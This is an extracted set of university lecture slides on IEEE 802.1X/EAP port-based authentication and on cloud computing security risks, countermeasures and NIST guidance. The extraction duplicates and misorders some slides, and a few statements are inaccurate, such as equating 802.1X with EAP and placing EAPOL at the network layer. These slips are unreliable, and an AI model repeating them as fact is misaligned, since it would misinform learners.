
Commonly supported EAP methods:

- EAP Transport Layer Security
- EAP Tunneled TLS
- EAP Generalized Pre-Shared Key
- EAP-IKEv2

IEEE 802.1X and EAP



- Extensible Authentication Protocol is a universal authentication framework frequently used in wireless networks and Point-to-Point connections.
- IEEE 802.1X is simply the standard Extensible Authentication Protocol (EAP), by which WiFi authentication is able to transmit.



Terminology Related to IEEE 802.1X



Authenticator

An entity at one end of a point-to-point LAN segment that facilitates authentication of the entity to the other end of the link.

Authentication exchange

The two-party conversation between systems performing an authentication process.

Authentication process

The cryptographic operations and supporting data frames that perform the actual authentication.

Authentication server (AS)

An entity that provides an authentication service to an authenticator. This service determines, from the credentials provided by supplicant, whether the supplicant is authorized to access the services provided by the system in which the authenticator resides.

Authentication transport

The datagram session that actively transfers the authentication exchange between two systems.

Bridge port

A port of an IEEE 802.1D or 802.1Q bridge.

Edge port

A bridge port attached to a LAN that has no other bridges attached to it.

Network access port

A point of attachment of a system to a LAN. It can be a physical port, such as a single LAN MAC attached to a physical LAN segment, or a logical port, for example, an IEEE 802.11 association between a station and an access point.

Port access entity (PAE)

The protocol entity associated with a port. It can support the protocol functionality associated with the authenticator, the supplicant, or both.

Supplicant

An entity at one end of a point-to-point LAN segment that seeks to be authenticated by an authenticator attached to the other end of that link.

IEEE 802.1X Access control



- As indicated in Figure 5.5, 802.1X uses the concepts of controlled and uncontrolled ports.
- Ports are logical entities defined within the authenticator and refer to physical network connections.
- Each logical port is mapped to one of these two types of physical ports.
- An uncontrolled port allows the exchange of protocol data units (PDUs) between the supplicant and the AS, regardless of the authentication state of the supplicant.
- A controlled port allows the exchange of PDUs between a supplicant and other systems on the network only if the current state of the supplicant authorizes such an exchange.





Figure 5.5 802.1X Access Control

EAPOL (EAP over LAN)



- The essential element defined in 802.1X is a protocol known as EAPOL (EAP over LAN).
- EAPOL operates at the network layers and makes use of an IEEE 802 LAN, such as Ethernet or Wi-Fi, at the link level.
- EAPOL enables a supplicant to communicate with an authenticator and supports the exchange of EAP packets for authentication.




Common EAPOL Frame Types



- The essential element defined in 802.1X is a protocol known as EAPOL (EAP over LAN).
- EAPOL operates at the network layers and makes use of an IEEE 802 LAN, such as Ethernet or Wi-Fi, at the link level.
- EAPOL enables a supplicant to communicate with an authenticator and supports the exchange of EAP packets for authentication.

Frame Type	Definition
EAPOL-EAP	Contains an encapsulated EAP packet.
EAPOL-Start	A supplicant can issue this packet instead of waiting for a challenge from the authenticator.
EAPOL-Logoff	Used to return the state of the port to unauthorized when the supplicant has finished using the network.
EAPOL-Key	Used to exchange cryptographic keying information.

Timing diagram for IEEE 802.1X



Thank You





الجامعة السعودية الإلكترونية
SAUDI ELECTRONIC UNIVERSITY
2011-1432

College of Computing and Informatics

Network Security



Network Security

Week 7
Cloud Security



Contents

1. Cloud computing
2. Cloud security risks and countermeasures
3. Data protection in the cloud
4. Addressing cloud computing security concerns




Weekly Learning Outcomes

1. Present an overview of cloud computing concepts.
2. Understand the unique security issues related to cloud computing.



Cloud Computing

- Cloud Computing provides us a means by which we can access the applications as utilities, over the Internet. It allows us to create, configure, and customize applications online.
- With Cloud Computing users can access database resources via the internet from anywhere for as long as they need without worrying about any maintenance or management of actual resources.
- It offers online data storage, infrastructure and application.
- Cloud Computing is both a combination of software and hardware
- Eg: Email, Search engines, Social network



Cloud Computing Models



- There are certain services and models working behind the scene making the cloud computing feasible and accessible to end users.

1. Deployment Models

- Deployment models define the type of access to the cloud, i.e., how the cloud is located? Cloud can have any of the four types of access: Public, Private, Hybrid and Community.


2. Service Models

- Service Models are the reference models on which the Cloud Computing is based.

Deployment Models



- PUBLIC CLOUD : The Public Cloud allows systems and services to be easily accessible to the general public. Public cloud may be less secure because of its openness, e.g., e-mail.
- PRIVATE CLOUD : The Private Cloud allows systems and services to be accessible within an organization. It offers increased security because of its private nature.
- COMMUNITY CLOUD : The Community Cloud allows systems and Services to be accessible by group of organizations.
- HYBRID CLOUD : The Hybrid Cloud is mixture of public and private cloud. However, the critical activities are performed using private cloud while the non-critical activities are performed using public cloud.



Service Models



1. Infrastructure as a Service (IaaS)
2. Platform as a Service (PaaS)
3. Software as a Service (SaaS)

SaaS, PaaS, IaaS – Examples



Infrastructure as a Service (IaaS)



- IaaS is the delivery of technology infrastructure as an on demand scalable service.
- IaaS provides access to fundamental resources such as physical machines, virtual machines, virtual storage, etc.
 - Usually billed based on usage
 - Usually, multi-tenant virtualized environment
 - Can be coupled with Managed Services for OS and application support)
- Examples: DigitalOcean, Linode, Rackspace, Amazon Web Services (AWS), Cisco Metacloud, Microsoft Azure, Google Compute Engine (GCE)



Platform as a Service (PaaS)



- PaaS provides the runtime environment for applications, development & deployment tools, etc.
- PaaS provides all of the facilities required to support the complete life cycle of building and delivering web applications and services entirely from the Internet.
- Typically applications must be developed with a particular platform in mind
 - Multi-tenant environments
 - Highly scalable multi-tier architecture
- Examples: Microsoft Azure, Google App Engine, IBM Cloud Foundry, Red Hat OpenShift, Oracle Cloud Platform



Cloud Security Risks and Countermeasures



- The Cloud Security Alliance [CSA10] lists the following as the top cloud specific security threats, together with suggested countermeasures:

Abuse and nefarious use of cloud computing

- Countermeasures: stricter initial registration and validation processes; enhanced credit card fraud monitoring and coordination; comprehensive introspection of customer network traffic; monitoring public blacklists for one's own network blocks

Malicious insiders

- Countermeasures: enforce strict supply chain management and conduct a comprehensive supplier assessment; specify human resource requirements as part of legal contract; require transparency into overall information security and management practices, as well as compliance reporting; determine security breach notification processes

Cloud Security Risks and Countermeasures (continued)



Insecure interfaces and APIs

Countermeasures: analyzing the security model of CP interfaces; ensuring that strong authentication and access controls are implemented in concert with encryption machines; understanding the dependency chain associated with the API

Shared technology issues

Countermeasures: implement security best practices for installation/configuration; monitor environment for unauthorized changes/activity; promote strong authentication and access control for administrative access and operations; enforce SLAs for patching and vulnerability remediation; conduct vulnerability scanning and configuration audits

Data loss or leakage

Countermeasures: implement strong API access control; encrypt and protect integrity of data in transit; analyze data protection at both design and run time; implement strong key generation, storage and management, and destruction practices

Software as a Service (SaaS)



- SaaS model allows to use software applications as a service to end users.
- SaaS is a software delivery methodology that provides licensed multi-tenant access to software and its functions remotely as a Web-based service.
 - Usually billed based on usage
 - Usually, multi-tenant environment
 - Highly scalable architecture
- Examples: Dropbox, Google Applications (Gmail, Google Docs, Google Sheets, Google Drive...etc)



Cloud Security Risks and Countermeasures (continued)



- **Account or service hijacking**
 - Countermeasures: prohibit the sharing of account credentials between users and services; leverage strong two-factor authentication techniques where possible; employ proactive monitoring to detect unauthorized activity; understand CP security policies and SLAs
- **Unknown risk profile**
 - Countermeasures: disclosure of applicable logs and data; partial/full disclosure of infrastructure details; monitoring and alerting on necessary information

NIST Guidelines on Security and Privacy Issues and Recommendations



Governance

Extend organizational practices pertaining to the policies, procedures, and standards used for application development and service provisioning in the cloud, as well as the design, implementation, testing, use, and monitoring of deployed or engaged services.

Put in place audit mechanisms and tools to ensure organizational practices are followed throughout the system lifecycle.

Compliance

Understand the various types of laws and regulations that impose security and privacy obligations on the organization and potentially impact cloud computing initiatives, particularly those involving data location, privacy and security controls, records management, and electronic discovery requirements.

Review and assess the cloud provider's offerings with respect to the organizational requirements to be met and ensure that the contract terms adequately meet the requirements. Ensure that the cloud provider's electronic discovery capabilities and processes do not compromise the privacy or security of data and applications.

Trust

Ensure that service arrangements have sufficient means to allow visibility into the security and privacy controls and processes employed by the cloud provider, and their performance over time.

Establish clear, exclusive ownership rights over data.

Institute a risk management program that is flexible enough to adapt to the constantly evolving and shifting risk landscape for the lifecycle of the system.

Continuously monitor the security state of the information system to support ongoing risk management decisions.

Architecture

Understand the underlying technologies that the cloud provider uses to provision services, including the implications that the technical controls involved have on the security and privacy of the system, over the full system lifecycle and across all system components.

Identity and access management

Ensure that adequate safeguards are in place to secure authentication, authorization, and other identity and access management functions, and are suitable for the organization.

Software isolation

Understand virtualization and other logical isolation techniques that the cloud provider employs in its multi-tenant software architecture, and assess the risks involved for the organization.

Data protection

Evaluate the suitability of the cloud provider's data management solutions for the organizational data concerned and the ability to control access to data, to secure data while at rest, in transit, and in use, and to sanitize data.

Take into consideration the risk of collating organizational data with those of other organizations whose threat profiles are high or whose data collectively represent significant concentrated value.

Fully understand and weigh the risks involved in cryptographic key management with the facilities available in the cloud environment and the processes established by the cloud provider.

Availability

Understand the contract provisions and procedures for availability, data backup and recovery, and disaster recovery, and ensure that they meet the organization's continuity and contingency planning requirements.

Ensure that during an intermediate or prolonged disruption or a serious disaster, critical operations can be immediately resumed, and that all operations can be eventually reinstated in a timely and organized manner.

Incident response

Understand the contract provisions and procedures for incident response and ensure that they meet the requirements of the organization.

Ensure that the cloud provider has a transparent response process in place and sufficient mechanisms to share information during and after an incident.

Ensure that the organization can respond to incidents in a coordinated fashion with the cloud provider in accordance with their respective roles and responsibilities for the computing environment.

Advantages of Cloud Computing



- Back-up and restore data
 - Once the data is stored in the cloud, it is easier to get back-up and restore that data using the cloud.
- Improved collaboration
 - Cloud applications improve collaboration by allowing groups of people to quickly and easily share information in the cloud via shared storage.
- Excellent accessibility
 - Cloud allows us to quickly and easily access store information anywhere, anytime in the whole world, using an internet connection. An internet cloud infrastructure increases organization productivity and efficiency by ensuring that our data is always accessible.
- Low maintenance cost
 - Cloud computing reduces both hardware and software maintenance costs for organizations.
- Mobility
 - Cloud computing allows us to easily access all cloud data via mobile.
- Services in the pay-per-use model
 - Cloud computing offers Application Programming Interfaces (APIs) to the users for access services on the cloud and pays the charges as per the usage of service.
- Unlimited storage capacity
 - Cloud offers us a huge amount of storing capacity for storing our important data such as documents, images, audio, video, etc. in one place.
- Data security
 - Data security is one of the biggest advantages of cloud computing. Cloud offers many advanced features related to security and ensures that data is securely stored and handled.

Advantages of Cloud Computing



- Back-up and restore data
 - Once the data is stored in the cloud, it is easier to get back-up and restore that data using the cloud.
- Improved collaboration
 - Cloud applications improve collaboration by allowing groups of people to quickly and easily share information in the cloud via shared storage.
- Excellent accessibility
 - Cloud allows us to quickly and easily access store information anywhere, anytime in the whole world, using an internet connection. An internet cloud infrastructure increases organization productivity and efficiency by ensuring that our data is always accessible.
- Low maintenance cost
 - Cloud computing reduces both hardware and software maintenance costs for organizations.
- Mobility
 - Cloud computing allows us to easily access all cloud data via mobile.
- Services in the pay-per-use model
 - Cloud computing offers Application Programming Interfaces (APIs) to the users for access services on the cloud and pays the charges as per the usage of service.
- Unlimited storage capacity
 - Cloud offers us a huge amount of storing capacity for storing our important data such as documents, images, audio, video, etc. in one place.
- Data security
 - Data security is one of the biggest advantages of cloud computing. Cloud offers many advanced features related to security and ensures that data is securely stored and handled.

Data Protection in the Cloud



- The threat of data compromise increases in the cloud
- Database environments used in cloud computing can vary significantly

Multi-instance model

- Provides a unique DBMS running on a virtual machine instance for each cloud subscriber
